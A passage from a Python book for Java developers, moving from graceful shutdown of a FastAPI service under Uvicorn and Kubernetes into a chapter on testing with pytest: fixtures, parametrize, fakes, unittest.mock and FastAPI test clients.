```

The example demonstrates this with a real server. It starts Uvicorn in-process, sends a slow request, and then sets `server.should_exit = True` (exactly what Uvicorn's own signal handler does, so the demo also works on Windows):

OUTPUT

```
INFO:     Uvicorn running on http://127.0.0.1:17313 (Press CTRL+C to quit)
demo: sending the equivalent of SIGTERM
INFO:     Shutting down
INFO:     Waiting for connections to close. (CTRL+C to force quit)
INFO:     127.0.0.1:17314 - "POST /api/v1/orders HTTP/1.1" 200 OK
INFO:     Waiting for application shutdown.
demo: lifespan shutdown: flush telemetry, dispose engine...
INFO:     Application shutdown complete.
client got HTTP 200; server events: ['in-flight request finished',
'lifespan shutdown ran']
```

The slow request finished with a 200 *after* shutdown began, and only then did the lifespan shutdown run. A test asserts that order.

Coming from Java

Recent Spring Boot versions enable graceful shutdown by default (`server.shutdown=graceful`), with `spring.lifecycle.timeout-per-shutdown-phase` as the time limit. Uvicorn behaves the same way, but its `--timeout-graceful-shutdown` defaults to *no limit*. Always set it, below your Kubernetes grace period.

The lifespan shutdown order

By the time your lifespan shutdown runs, HTTP requests are done. What's left is your own work, and order matters, because each step may still need the ones after it:

1. **Readiness off**: anything that still asks gets the truth.
2. **Finish in-flight background jobs**: confirmation emails may still write to the outbox.
3. **Stop background loops**, such as the outbox relay, so the last events get published.
4. **Flush telemetry**: spans and metrics from steps 2 and 3 get exported.
5. **Dispose of the database engine**: last, because everything above may need it.

PYTHON src/orderly_resilience/app.py (excerpt)

```python
yield
# Uvicorn gets here after it has stopped accepting connections and
# in-flight requests have finished (or timed out).
log.info("1. readiness off")
resources.ready = False
log.info("2. finishing in-flight background jobs")
await resources.jobs.drain(timeout=drain_seconds)
log.info("3. stopping the outbox relay")
await resources.relay.stop()
log.info("4. flushing telemetry")
resources.telemetry.shutdown()
log.info("5. disposing the database engine")
await resources.engine.dispose()
```

`Resources` holds Protocols that SQLAlchemy's `AsyncEngine` and OpenTelemetry's `TracerProvider` already satisfy, so the test can pass in a recorder that writes down when each method was called. Here's the real log, with an email job still running when shutdown began:

OUTPUT

```
orderly_resilience.app      1. readiness off
orderly_resilience.app      2. finishing in-flight background jobs
fake                        email for order 42 sent
orderly_resilience.app      3. stopping the outbox relay
orderly_resilience.app      4. flushing telemetry
fake                        provider.shutdown() called
orderly_resilience.app      5. disposing the database engine
fake                        engine.dispose() called
```

The test checks the same thing with assertions:

PYTHON tests/test_shutdown.py (excerpt)

```python
with caplog.at_level(logging.INFO), TestClient(app) as client:
    assert client.get("/readyz").json() == {"ready": True}
    queued = client.post("/api/v1/orders/42/confirmation")
    assert queued.status_code == 202
# Leaving the "with" block ran the lifespan shutdown.
```

PYTHON tests/test_shutdown.py (excerpt)

```python
tail = [e for e in rec.events if e != "relay batch"]
assert tail == ["email sent for 42", "telemetry flushed", "engine disposed"]
last_batch = max(i for i, e in enumerate(rec.events) if e == "relay batch")
assert last_batch < rec.events.index("telemetry flushed")
```


Gunicorn's graceful_timeout

If you run Gunicorn with Uvicorn workers (from the `uvicorn-worker` package; the old `uvicorn.workers` module is deprecated), Gunicorn's master process receives the `SIGTERM` and passes it on to each worker. Each worker then runs the same Uvicorn sequence. `graceful_timeout` (default 30 seconds) is how long the master waits before killing workers that haven't finished.

Kubernetes: preStop and terminationGracePeriodSeconds

When Kubernetes deletes a pod, two things start *at the same time*: the kubelet begins stopping the container, and the control plane removes the pod from Service endpoints. Load balancers and kube-proxy take a few seconds to hear about the removal. If your app stops accepting connections immediately, requests that are already on their way get "connection refused".

The fix is a short `preStop` hook. Kubernetes runs it *before* sending `SIGTERM`, so the pod keeps serving while the rest of the cluster catches up:



YAML deployment.yaml (excerpt)

```yaml
spec:
  terminationGracePeriodSeconds: 30   # preStop + drain + lifespan
  containers:
    - name: orderly
      args: ["--timeout-graceful-shutdown", "20"]
      lifecycle:
        preStop:
          sleep:
            seconds: 5                # Kubernetes 1.30+; else exec "sleep 5"
```

The budget has to add up: 5 seconds of `preStop`, up to 20 for in-flight requests, and the rest for the lifespan steps, all inside the 30-second grace period. After that, Kubernetes sends `SIGKILL` and nothing more runs.

> ⚠️ **Gotcha: the signal must reach Python**
>
> In a Dockerfile, use the exec form, `CMD ["uvicorn", "orderly.main:app", ...]`. The shell form (`CMD uvicorn ...`) makes `/bin/sh` process 1, and it doesn't forward `SIGTERM`, so Uvicorn never hears it and gets killed after the grace period. Chapter 18 covers container images in detail.

Recap

- Every outgoing call needs a time limit. Set all four `httpx2.Timeout` phases, wrap whole operations in `asyncio.timeout`, and set pool and statement timeouts on the database.
- Retry only idempotent operations, or ones protected by an idempotency key. Use exponential backoff with jitter, cap both attempts and total time, and log each retry.
- tenacity gives full control; stamina gives safe defaults in one decorator. If you're unsure, start with stamina.
- Use pybreaker, one breaker per dependency, with `with breaker.calling():` around each awaited attempt. Count 5xx and network errors, not 4xx.
- Limit your own calls with aiolimiter and incoming calls with slowapi (with Redis storage when you have several pods), or at the gateway.
- Bulkheads cap concurrency, load shedding fails fast when full, and fallbacks give the next-best answer.

- Keep a reference to every background task and add a done-callback that logs failures.
- Uvicorn drains in-flight requests, then runs your lifespan shutdown. Shut down in order: readiness, jobs, loops, telemetry, database. Add a `preStop` sleep and make the timeouts fit inside `terminationGracePeriodSeconds`.

Try it yourself

🏋 Exercise 1: Honour Retry-After

When inventory answers 429 with a `Retry-After: 2` header, wait that long before the next attempt. Hint: store the header on `RetryableStatusError`, and write a custom `wait` function that reads `retry_state.outcome.exception()` and falls back to the normal backoff.

🏋 Exercise 2: Breaker metrics

Add a `pybreaker.CircuitBreakerListener` whose `state_change` method increments a Prometheus counter labelled with the breaker name and the new state (Chapter 13). Test it by tripping the breaker with a scripted transport.

🏋 Exercise 3: A bulkhead that waits a little

Change `Bulkhead.slot()` to wait up to `max_wait` seconds for a free slot before raising `BulkheadFullError`. Hint: `async with asyncio.timeout(max_wait): await self._slots.acquire()`, and remember to release the slot in a `finally`.

🏋 Exercise 4 (stretch): Prove zero dropped requests

Extend `shutdown_demo.py` to send 20 concurrent slow requests, trigger shutdown halfway, and assert that every request that was accepted got a 200. Then set `timeout_graceful_shutdown=0.1` in the Uvicorn config and watch what happens to the slow ones.

Further reading

- httpx2: timeouts: the four timeout phases and how to set them.
- httpx2: transports: `MockTransport` and friends, for testing without a network.
- tenacity documentation: every stop, wait and retry strategy, with examples.
- stamina on GitHub: the reasoning behind its defaults, and its testing helpers.
- pybreaker on GitHub: listeners, Redis-backed state and excluded exceptions.
- Resilience4j CircuitBreaker: handy for comparing configuration options.
- aiolimiter documentation: the leaky bucket algorithm explained.
- Uvicorn settings: every timeout and limit flag in one place.
- Kubernetes: container lifecycle hooks: how `preStop` and the grace period interact.

- Spring Boot: graceful shutdown: the Spring side, for comparison.

CHAPTER 15

Testing with pytest

> *Good tests are what let you change a Python service on a Friday afternoon without holding your breath, and pytest makes writing them feel lighter than anything you've used in Java.*

🎯 **What you'll learn**

- Write and run pytest tests with plain `assert`, and read pytest's failure reports
- Use fixtures, scopes, `conftest.py` and factory fixtures where you'd reach for `@BeforeEach` and `@ExtendWith`
- Choose between hand-written fakes and `unittest.mock`, and dodge the "patch where it's looked up" trap
- Test FastAPI endpoints, outbound HTTP calls and a real database, each in isolation
- Control time, generate test data with Hypothesis, snapshot payloads and measure branch coverage
- Run the suite on several Python versions and keep it fast, deterministic and trustworthy

The big picture

In a Spring Boot project, testing is a stack of tools that know about each other: JUnit 5 runs the tests, AssertJ checks results, Mockito replaces collaborators, MockMvc drives controllers, Testcontainers starts a database and JaCoCo measures coverage. You already know that stack well.

Python has an equivalent stack, and its centre is **pytest**. pytest is a test runner, an assertion engine and a dependency-injection container for test resources, all in one. Plugins add the rest: async support, coverage, mocking helpers, snapshots and more. The standard library also ships `unittest`, a JUnit 3 style framework, but almost every modern Python team writes pytest-style tests, and so will we.

🧩 **Think of it like a well-run kitchen**

A test is a dish. **Fixtures** are the *mise en place*: chopped onions and warm pans that appear at your station exactly when a recipe asks for them, and get cleaned away afterwards. You never fetch them yourself. You name what you need, and the kitchen provides it.

Java ↔ Python at a glance

Concept	Java / Spring	Python
Test runner	JUnit 5 + Surefire	pytest
Assertions	AssertJ, `assertEquals`	plain `assert` (pytest rewrites it)

Concept	Java / Spring	Python
Setup and teardown	`@BeforeEach`, `@AfterAll`	fixtures with `yield`
Shared test setup	base class, `@ExtendWith`	`conftest.py` fixtures
Parameterised tests	`@ParameterizedTest`	`@pytest.mark.parametrize`
Tags	`@Tag("integration")`	markers: `@pytest.mark.integration`
Mocks	Mockito	hand-written fakes, `unittest.mock`
Web layer tests	MockMvc, `@WebMvcTest`	`TestClient`, `httpx2.AsyncClient`
Replacing a bean	`@MockitoBean` (was `@MockBean`)	`app.dependency_overrides`
Stubbing remote APIs	WireMock	`httpx2.MockTransport`
Real database	Testcontainers Java	testcontainers-python
Rolled-back DB tests	`@Transactional`, `@DataJpaTest`	a rollback fixture
Fixed clock	`Clock.fixed(...)`	time-machine
Property-based tests	jqwik	Hypothesis
Coverage	JaCoCo	coverage.py + pytest-cov
Multi-JDK runs	Maven profiles, toolchains	nox or tox
Mutation testing	PIT	mutmut

Full code: `examples/ch15-testing/`

pytest basics

Let's start with the smallest useful thing: one test for Orderly's order total. Here's how you'd write it with JUnit 5 and AssertJ.

JAVA OrderTest.java

```java
class OrderTest {
    @Test
    void totalCentsSumsAllItems() {
        var order = new Order(UUID.randomUUID(), List.of(
            new OrderItem(MUG, 2, 1250),
            new OrderItem(TEA, 1, 499)));

        assertThat(order.totalCents()).isEqualTo(2999);
    }
}
```

And here's the pytest version:

PYTHON tests/test_domain.py

```python
def test_total_cents_sums_all_items() -> None:
    order = Order(
        customer_id=uuid4(),
        items=[OrderItem(MUG, 2, 1250), OrderItem(TEA, 1, 499)],
    )

    assert order.total_cents == 2999
```

No class, no annotation, no assertion library. A test is a function whose name starts with `test_`, and it passes unless something inside it raises an exception. That's the whole contract.

How pytest finds your tests

pytest *discovers* tests by naming convention, much like Surefire picks up `*Test.java`. The defaults are:

What	Rule
Files	`test_*.py` or `*_test.py`
Functions	names starting with `test`
Classes	names starting with `Test`, with no `__init__` method
Where	the folders in `testpaths`, or the current folder

You configure pytest in `pyproject.toml`, in the same file as your dependencies:

TOML pyproject.toml

```toml
[tool.pytest.ini_options]
testpaths = ["tests"]
pythonpath = ["src", "."]
addopts = "-m 'not integration and not demo' --strict-markers"
markers = [
    "integration: needs Docker or other external services",
    "demo: deliberately failing tests used to show pytest's output",
]
```

`pythonpath` puts `src/` on the import path, so tests can `import orderly` without installing anything. We'll come back to `addopts` and `markers` shortly.

> **Coming from Java**
>
> You can group tests in a `class TestOrder:` if you like, but you don't need to. A module (file) already groups tests, and fixtures replace the shared fields you'd put on a JUnit test class. Most Python test files are flat lists of functions, and that's idiomatic, not lazy.

Plain `assert`, with superpowers

In plain Python, a failing `assert` only tells you `AssertionError`. pytest does something clever: when it imports your test modules, it *rewrites* each `assert` statement so that a failure reports every value involved. This is called **assertion rewriting**, and it's why you never need `assertEquals` or AssertJ's fluent chains.

Here are two deliberately failing tests from the example's `demo` folder:

PYTHON tests/demo/test_failure_demo.py

```python
def test_assert_explains_function_calls() -> None:
    assert shipping_fee_cents(4_999) == 0


def test_assert_diffs_dicts() -> None:
    line = {"sku": "MUG", "qty": 2}
    assert line == {"sku": "MUG", "qty": 3}
```

And here's what pytest printed:

OUTPUT

```
>       assert shipping_fee_cents(4_999) == 0
E       assert 499 == 0
E        +  where 499 = shipping_fee_cents(4999)

>       assert line == {"sku": "MUG", "qty": 3}
E       AssertionError: assert {'sku': 'MUG', 'qty': 2} == {'sku': 'MUG', 'qty': 3}
E
E         Omitting 1 identical items, use -vv to show
E         Differing items:
E         {'qty': 2} != {'qty': 3}
```

It showed the result of the function call, and it diffed the dictionaries for you. You get the readability of AssertJ while writing the most natural expression possible.

Three helpers cover what a bare `assert` can't:

- `pytest.raises(SomeError, match="regex")` checks that code raises, like `assertThrows`.
- `pytest.approx` compares floats with a tolerance: `assert 0.1 + 0.2 == pytest.approx(0.3)`.
- `pytest.fail("reason")` and `pytest.skip("reason")` end a test explicitly.

PYTHON tests/test_domain.py

```python
def test_shipped_order_cannot_be_cancelled(make_order: OrderFactory) -> None:
    order = make_order(status=OrderStatus.SHIPPED)

    with pytest.raises(OrderNotCancellableError, match="has shipped"):
        order.cancel()
```

`pytest.raises` is a *context manager*, the Python cousin of try-with-resources. The `with` block must raise the named exception, or the test fails.

Running exactly the tests you want

You run tests with `uv run pytest`. These flags cover most days:

Flag	What it does	Java equivalent
`-v`	one line per test, with its full name	Surefire's detailed output
`-q`	quieter: dots and a summary	
`-k "cancel or stale"`	run tests whose names match the expression	`-Dtest=*Cancel*`
`-x`	stop at the first failure	`-Dsurefire.skipAfterFailureCount=1`
`-m integration`	run tests with a marker	`-Dgroups=integration`
`--lf`	rerun only the tests that failed last time	
`path::name`	run one test: `tests/test_domain.py::test_x`	`-Dtest=Class#method`

TERMINAL

```
uv run pytest -q -k "cancel or stale"
```

OUTPUT

```
...                                                                  [100%]
3 passed, 44 deselected in 1.22s
```

Fixtures: dependency injection for tests

In JUnit, shared setup lives in `@BeforeEach` methods that assign fields. That works, but every test in the class pays for every setup method, whether it needs that data or not.

pytest turns this around. A **fixture** is a function decorated with `@pytest.fixture`. A test asks for a fixture by naming it as a parameter, and pytest calls the fixture and passes in the result. If you know Spring, this is constructor injection for tests: declare what you need, and the container provides it.

PYTHON tests/conftest.py

```python
@pytest.fixture
def repo() -> InMemoryOrderRepository:
    return InMemoryOrderRepository()


@pytest.fixture
def inventory() -> FakeInventory:
    return FakeInventory({MUG: 10, TEA: 5})


@pytest.fixture
def service(
    repo: InMemoryOrderRepository,
    inventory: FakeInventory,
    publisher: RecordingPublisher,
```

```
) -> OrderService:
    return OrderService(repo, inventory, publisher)
```

Notice that `service` itself asks for `repo`, `inventory` and `publisher`. Fixtures can depend on other fixtures, and pytest builds the graph for you, like Spring wiring beans. A test that asks for `service` and `repo` gets the *same* `repo` object that went into the service, so it can inspect what the service saved.

Scopes: how long a fixture lives

By default a fixture is created fresh for every test. You can make it live longer with `scope=`:

Scope	Created once per...	JUnit 5 analogue
`"function"` (default)	test	`@BeforeEach`
`"class"`	test class	`@BeforeAll` in a class
`"module"`	test file	`@BeforeAll` on a file-sized class
`"package"`	test folder	no direct equivalent
`"session"`	whole test run	a static resource shared by all classes

Use the widest scope that keeps tests independent. A database container is a good `session` fixture because it's slow to start and tests don't change the container itself. An order object is a bad one, because tests mutate orders.

`yield` fixtures: setup and teardown in one place

When a fixture needs cleaning up, write it as a *generator*: a function that uses `yield` instead of `return`. Everything before `yield` is setup, the yielded value goes to the test, and everything after runs as teardown, even if the test fails.

PYTHON tests/test_fixture_scopes.py

```python
@pytest.fixture(scope="session")
def settings() -> dict[str, str]:
    # Built once for the whole run, like a static @BeforeAll resource.
    return {"currency": "EUR", "region": "eu-west-1"}


@pytest.fixture
def audit_log(tmp_path: Path) -> Iterator[Path]:
    log = tmp_path / "audit.log"
    log.write_text("opened\n")
    yield log  # the test runs here
    log.unlink()  # teardown: runs even if the test fails
```

`tmp_path` is a built-in fixture that hands each test its own empty temporary folder, like JUnit's `@TempDir`. You can watch fixtures come and go with `--setup-show` (`S` means session scope, `F` means function scope; test lines shortened):

OUTPUT

```
SETUP    S settings
        test_settings_are_shared (fixtures used: settings) .
SETUP    S tmp_path_factory
        SETUP    F tmp_path (fixtures used: tmp_path_factory)
        SETUP    F audit_log (fixtures used: tmp_path)
        test_audit_log_starts_fresh (fixtures used: audit_log, ...) .
        TEARDOWN F audit_log
        TEARDOWN F tmp_path
TEARDOWN S tmp_path_factory
TEARDOWN S settings
```

Coming from Java

A `yield` fixture replaces a `@BeforeEach` / `@AfterEach` pair, and keeps setup and cleanup next to each other, like try-with-resources. There's no `@ExtendWith` either: a fixture *is* the extension point.

`conftest.py`: fixtures without imports

Fixtures defined in a file named `conftest.py` are available to every test in that folder and below, with no import. pytest loads these files automatically. In the example, `tests/conftest.py` holds the shared fakes and the service, and `tests/db/conftest.py` holds database fixtures that only database tests can see.

```
tests/
  conftest.py            make_order, repo, inventory, service   (all tests)
  data.py                MUG, TEA: plain constants, imported normally
  fakes.py               hand-written fakes, imported normally
  test_domain.py
  db/
    conftest.py          engine, session                    (db/ only)
    test_sql_repository.py
```

Gotcha: don't import from conftest.py

`conftest.py` is for fixtures. pytest loads it in a special way, so importing constants or helpers from it can load it twice. Put shared constants and helper classes in an ordinary module, like `tests/data.py`, and import from there.

Factory fixtures

Sometimes a test needs *several* orders, or an order in a particular state. A fixture that returns one fixed order can't do that. The answer is a **factory fixture**: a fixture that returns a function which builds objects. It's the Object Mother or test data builder pattern from Java, delivered by injection.

PYTHON tests/conftest.py

```python
@pytest.fixture
def make_order() -> OrderFactory:
    """A factory fixture: each test builds exactly the order it needs."""

    def _make(
        items: list[OrderItem] | None = None,
        status: OrderStatus = OrderStatus.PENDING,
    ) -> Order:
        return Order(
            customer_id=uuid4(),
            items=items or [OrderItem(MUG, 2, 1250), OrderItem(TEA, 1, 499)],
            status=status,
        )

    return _make
```

Sensible defaults with keyword overrides mean each test states only what matters to it: `make_order(status=OrderStatus.SHIPPED)`.

Parametrize and markers

One test, many cases

Boundary rules deserve several cases. In JUnit you'd use `@ParameterizedTest` with `@CsvSource`:

JAVA ShippingFeeTest.java

```java
@ParameterizedTest(name = "{0} cents, express={1} -> {2}")
@CsvSource({"0, false, 499", "4999, false, 499",
            "5000, false, 0", "5000, true, 999"})
void shippingFee(long total, boolean express, long expected) {
    assertThat(Pricing.shippingFeeCents(total, express)).isEqualTo(expected);
}
```

pytest's version is `@pytest.mark.parametrize`. You name the arguments, list the cases, and optionally give each case a readable **id**:

PYTHON tests/test_pricing.py

```python
@pytest.mark.parametrize(
    ("total_cents", "express", "expected"),
    [
        (0, False, 499),
        (4_999, False, 499),
        (5_000, False, 0),
        (5_000, True, 999),
    ],
    ids=["empty", "just-below-free", "free-from-50", "express-always-paid"],
)
def test_shipping_fee(total_cents: int, express: bool, expected: int) -> None:
    assert shipping_fee_cents(total_cents, express=express) == expected
```

Each case becomes its own test, with the id in square brackets:

OUTPUT

```
tests/test_pricing.py::test_shipping_fee[empty] PASSED                  [ 12%]
tests/test_pricing.py::test_shipping_fee[just-below-free] PASSED        [ 25%]
tests/test_pricing.py::test_shipping_fee[free-from-50] PASSED           [ 37%]
tests/test_pricing.py::test_shipping_fee[express-always-paid] PASSED    [ 50%]
```

When ids sit far from their cases, use `pytest.param(..., id="...")` to keep them together. You can also attach marks to one case, as we'll do for Postgres later.

PYTHON tests/test_pricing.py

```python
@pytest.mark.parametrize(
    ("total", "parts", "expected"),
    [
        pytest.param(1000, 2, [500, 500], id="even"),
        pytest.param(1000, 3, [334, 333, 333], id="remainder-goes-first"),
        pytest.param(1, 3, [1, 0, 0], id="tiny-amount"),
    ],
)
def test_split_cents(total: int, parts: int, expected: list[int]) -> None:
    assert split_cents(total, parts) == expected
```

Markers: tags with behaviour

A **marker** is a label on a test, like JUnit's `@Tag`. A few are built in:

- `@pytest.mark.skip(reason=...)` and `@pytest.mark.skipif(sys.platform == "win32", reason=...)`
- `@pytest.mark.xfail(reason=...)`: "expected to fail", for a known bug with a ticket
- `@pytest.mark.parametrize`, which you've seen

You can invent your own, such as `integration`. Register them under `markers` in `pyproject.toml` and add `--strict-markers` so a typo like `@pytest.mark.integraton` is an error instead of a silently ignored tag. The example's `addopts` runs `-m 'not integration and not demo'` by default, so a plain `uv run pytest`

never needs Docker. CI can run `uv run pytest -m integration` in a job that has Docker.

Fakes first, mocks second

Your service talks to a repository, an inventory and an event publisher. To unit-test it, you replace those collaborators with **test doubles**. Java developers usually reach straight for Mockito. In Python you have the same option, but there's a lighter, sturdier default.

Hand-written fakes based on Protocols

A **fake** is a small, working implementation of a collaborator, such as an in-memory repository. In Python, fakes are pleasant to write because of **Protocols**: interfaces you never have to `implements` (see Chapter 4). The service declares what it needs:

PYTHON src/orderly/ports.py

```python
class OrderRepository(Protocol):
    async def add(self, order: Order) -> None: ...
    async def get(self, order_id: UUID) -> Order | None: ...


class Inventory(Protocol):
    async def reserve(self, product_id: UUID, quantity: int) -> None:
        """Raise InsufficientStockError if there is not enough stock."""
        ...
```

And the fakes are plain classes with the same methods:

PYTHON tests/fakes.py

```python
class InMemoryOrderRepository:
    def __init__(self) -> None:
        self.orders: dict[UUID, Order] = {}

    async def add(self, order: Order) -> None:
        self.orders[order.id] = order

    async def get(self, order_id: UUID) -> Order | None:
        return self.orders.get(order_id)


class FakeInventory:
    def __init__(self, stock: dict[UUID, int] | None = None) -> None:
        self.stock = dict(stock or {})

    async def reserve(self, product_id: UUID, quantity: int) -> None:
        available = self.stock.get(product_id, 0)
        if available < quantity:
            raise InsufficientStockError(f"{product_id}: only {available} left")
        self.stock[product_id] = available - quantity
```

There's no base class and no `implements`. Because the service's constructor is typed with the Protocols, **mypy checks that each fake really matches**. Rename `reserve` in the Protocol and mypy flags every fake that's out of date.

Tests then check *outcomes*, not calls:

PYTHON tests/test_service_fakes.py

```python
async def test_place_order_reserves_stock_and_publishes(
    service: OrderService,
    repo: InMemoryOrderRepository,
    inventory: FakeInventory,
    publisher: RecordingPublisher,
) -> None:
    order = await service.place_order(uuid4(), [OrderItem(MUG, 3, 1250)])

    assert order.status is OrderStatus.CONFIRMED
    assert repo.orders[order.id] is order
    assert inventory.stock[MUG] == 7
    [(topic, event)] = publisher.published
    assert topic == "orderly.orders"
    assert event["type"] == "OrderPlaced"
```

The line `[(topic, event)] = publisher.published` is a small Python trick: it unpacks the list and fails if there isn't exactly one event.

The Pythonic way

Write fakes for your own ports: repositories, publishers, clocks and gateways. They're a few lines each, they behave like the real thing, and tests that use them survive refactoring because they don't care *how* the service talks to its collaborators.

`unittest.mock`: Mockito's Python cousin

Sometimes a mock really is the right tool: checking that an email was sent exactly once, or forcing a rare error. The standard library's `unittest.mock` covers this. The main classes are:

- `Mock`: an object that accepts any call and records it.
- `MagicMock`: a `Mock` that also supports dunder methods such as `__len__` and `__iter__`. (A *dunder method* is one whose name starts and ends with double underscores; Python calls it for you, for example `len(x)` calls `x.__len__()`.)
- `AsyncMock`: a mock whose methods return awaitables, for `async def` code.

Here's the Mockito vocabulary translated:

Mockito	unittest.mock
`mock(Inventory.class)`	`create_autospec(Inventory, instance=True)`
`when(m.get(id)).thenReturn(x)`	`m.get.return_value = x`
`.thenThrow(new E())`	`m.get.side_effect = E()`
`verify(m).reserve(MUG, 3)`	`m.reserve.assert_called_once_with(MUG, 3)`
`verify(m, never()).add(any())`	`m.add.assert_not_called()`
`ArgumentCaptor`	`m.add.call_args`, `m.add.call_args_list`

Mockito	unittest.mock
`spy(obj)`	`mocker.spy(obj, "method")` (pytest-mock)
`mockStatic(...)`	`patch("module.name")`

The service test, mock style:

PYTHON tests/test_service_mocks.py

```python
async def test_place_order_with_async_mocks() -> None:
    repo = AsyncMock(spec=OrderRepository)
    inventory = AsyncMock(spec=Inventory)
    publisher = AsyncMock(spec=EventPublisher)
    service = OrderService(repo, inventory, publisher)

    order = await service.place_order(uuid4(), [OrderItem(MUG, 3, 1250)])

    inventory.reserve.assert_awaited_once_with(MUG, 3)
    repo.add.assert_awaited_once_with(order)
    publisher.publish.assert_awaited_once()
```

For async methods, use the `assert_awaited_*` family, which checks that the coroutine was actually awaited, not only called.

Always give mocks a spec

A bare `Mock()` says yes to everything, including your typos. This test passes even though the real method is called `reserve`:

PYTHON tests/test_service_mocks.py

```python
def test_a_plain_mock_accepts_any_typo() -> None:
    inventory = Mock()  # no spec: every attribute "exists"
    inventory.reserv(MUG, 1)  # typo, but no error at all
    assert inventory.reserv.called
```

`create_autospec` builds a mock that copies the real signatures, so typos and wrong arguments fail loudly:

PYTHON tests/test_service_mocks.py

```python
def test_autospec_rejects_typos_and_bad_signatures() -> None:
    inventory = create_autospec(Inventory, instance=True)
    with pytest.raises(AttributeError):
        inventory.reserv(MUG, 1)  # no such method
    with pytest.raises(TypeError):
        inventory.reserve(MUG)  # missing the quantity argument
```

> 💡 **If you're unsure, autospec**
>
> Use `create_autospec(...)`, `patch(..., autospec=True)` or at least `spec=SomeClass`. Mockito gets this safety for free from Java's type system; in Python you have to ask for it.

`patch`, and where to aim it

`patch` temporarily replaces a name in a module, then puts it back. It's how you mock a function your code imports, much like Mockito's `mockStatic`. Here's a module that imports a function by name:

PYTHON src/orderly/notifications.py

```python
from orderly.domain import Order
from orderly.email_gateway import send_email


def notify_order_placed(order: Order, email: str) -> None:
    send_email(
        to=email,
        subject=f"Order {order.id} received",
        body=f"Total: {order.total_cents / 100:.2f}",
    )
```

The natural instinct is to patch `send_email` where it's defined, in `email_gateway`. That doesn't work:

PYTHON tests/test_notifications.py

```python
def test_patching_the_definition_misses(make_order: OrderFactory) -> None:
    with (
        patch("orderly.email_gateway.send_email") as fake_send,
        pytest.raises(RuntimeError, match="no SMTP"),  # the real one ran
    ):
        notify_order_placed(make_order(), "ada@example.com")
    fake_send.assert_not_called()  # notifications kept its own reference
```

The reason is how Python imports work. `from orderly.email_gateway import send_email` creates a *second name*, inside `notifications`, pointing at the same function object. `patch` replaces one name, not the object:

```
Before patching, two names point at one function:

  orderly.email_gateway.send_email ──┐
                                     ├──► <function send_email>
  orderly.notifications.send_email ──┘

patch("orderly.email_gateway.send_email") rebinds only the first name:

  orderly.email_gateway.send_email ─────► <MagicMock>
  orderly.notifications.send_email ─────► <function send_email>  (still real)
```

The rule is **patch where the name is looked up**, which is the module that uses it:

PYTHON tests/test_notifications.py

```python
def test_patching_where_it_is_used(make_order: OrderFactory) -> None:
    order = make_order()
    with patch("orderly.notifications.send_email") as fake_send:
        notify_order_placed(order, "ada@example.com")
    fake_send.assert_called_once_with(
        to="ada@example.com",
        subject=f"Order {order.id} received",
        body="Total: 29.99",
    )
```

> ⚠️ **Gotcha: patch where it's looked up**
>
> If the code does `from a import f`, patch `"b.f"` in the module that calls it. If it does `import a` and calls `a.f()`, patch `"a.f"`. When a patch "doesn't work", this is the cause nine times out of ten.

pytest-mock

The **pytest-mock** plugin wraps `patch` in a `mocker` fixture that undoes every patch automatically when the test ends. That saves a level of indentation and makes forgetting to un-patch impossible:

PYTHON tests/test_notifications.py

```python
def test_with_pytest_mock(
    mocker: MockerFixture, make_order: OrderFactory
) -> None:
    fake_send = mocker.patch("orderly.notifications.send_email", autospec=True)
    notify_order_placed(make_order(), "ada@example.com")
    assert fake_send.call_args.kwargs["to"] == "ada@example.com"
```

When mocks hurt

Mocks are sharp tools. They hurt when:

- **They mirror the implementation.** A test full of `assert_called_once_with` breaks whenever you refactor, even when behaviour is unchanged.
- **They mock what you don't own.** Mocking `httpx2` or SQLAlchemy internals tests your guess about their behaviour. Use a mock transport or a real database instead, as we'll see.
- **They hide integration bugs.** A mocked repository can never tell you your SQL is wrong.
- **They pile up.** A test that needs five patches is telling you the code needs a seam, such as a constructor parameter.

> 🧠 **Key idea**
>
> Fakes for your own ports, real libraries behind fake transports for HTTP, a real database for persistence, and mocks for the few interactions that are the behaviour itself, like "send exactly one email".

Testing FastAPI endpoints

TestClient: MockMvc without the ceremony

In Spring you'd write a `@WebMvcTest`, inject `MockMvc` and replace the service with a mock bean:

JAVA OrderControllerTest.java

```java
@WebMvcTest(OrderController.class)
class OrderControllerTest {
    @Autowired MockMvc mvc;
    @MockitoBean OrderService service;   // @MockBean before Boot 3.4

    @Test
    void unknownOrderIs404() throws Exception {
        when(service.getOrder(any()))
            .thenThrow(new OrderNotFoundException("x"));
        mvc.perform(get("/api/v1/orders/{id}", UUID.randomUUID()))
           .andExpect(status().isNotFound());
    }
}
```

FastAPI's equivalent of replacing a bean is `app.dependency_overrides`, a dictionary that maps a dependency function to a replacement. The app's endpoints get their service through `Depends(get_order_service)` (see Chapter 8), so a test swaps that one function:

PYTHON tests/test_api.py

```python
@pytest.fixture
def client(service: OrderService) -> Iterator[TestClient]:
    app.dependency_overrides[get_order_service] = lambda: service
    yield TestClient(app)
    app.dependency_overrides.clear()  # never leak overrides into other tests


def test_unknown_order_is_404(client: TestClient) -> None:
    response = client.get(f"/api/v1/orders/{uuid4()}")

    assert response.status_code == 404
```

The `service` here is the *real* `OrderService` wired to fakes, so the test exercises routing, validation, the service and the error handlers together. `TestClient` calls the app in memory, without a server or a network socket.

The example also tests a validation error (422), because those responses are part of your API contract too.

Async tests with `httpx2.AsyncClient`

`TestClient` runs your async app from synchronous test code. When the test itself is async, for example because it also awaits a database fixture, use `httpx2.AsyncClient` with an `ASGITransport`. ASGI is the interface between Python web servers and async apps, so this transport calls the app directly instead of opening a connection:

PYTHON tests/test_api_async.py

```python
@pytest.fixture
async def client(service: OrderService) -> AsyncIterator[httpx2.AsyncClient]:
    app.dependency_overrides[get_order_service] = lambda: service
    transport = httpx2.ASGITransport(app=app)  # no network, no server
    async with httpx2.AsyncClient(
        transport=transport, base_url="http://test"
    ) as client:
        yield client
    app.dependency_overrides.clear()


async def test_place_then_fetch(client: httpx2.AsyncClient) -> None:
    item = {"product_id": str(TEA), "quantity": 1, "unit_price_cents": 499}
    body = {"customer_id": str(uuid4()), "items": [item]}

    created = (await client.post("/api/v1/orders", json=body)).json()
    fetched = await client.get(f"/api/v1/orders/{created['id']}")

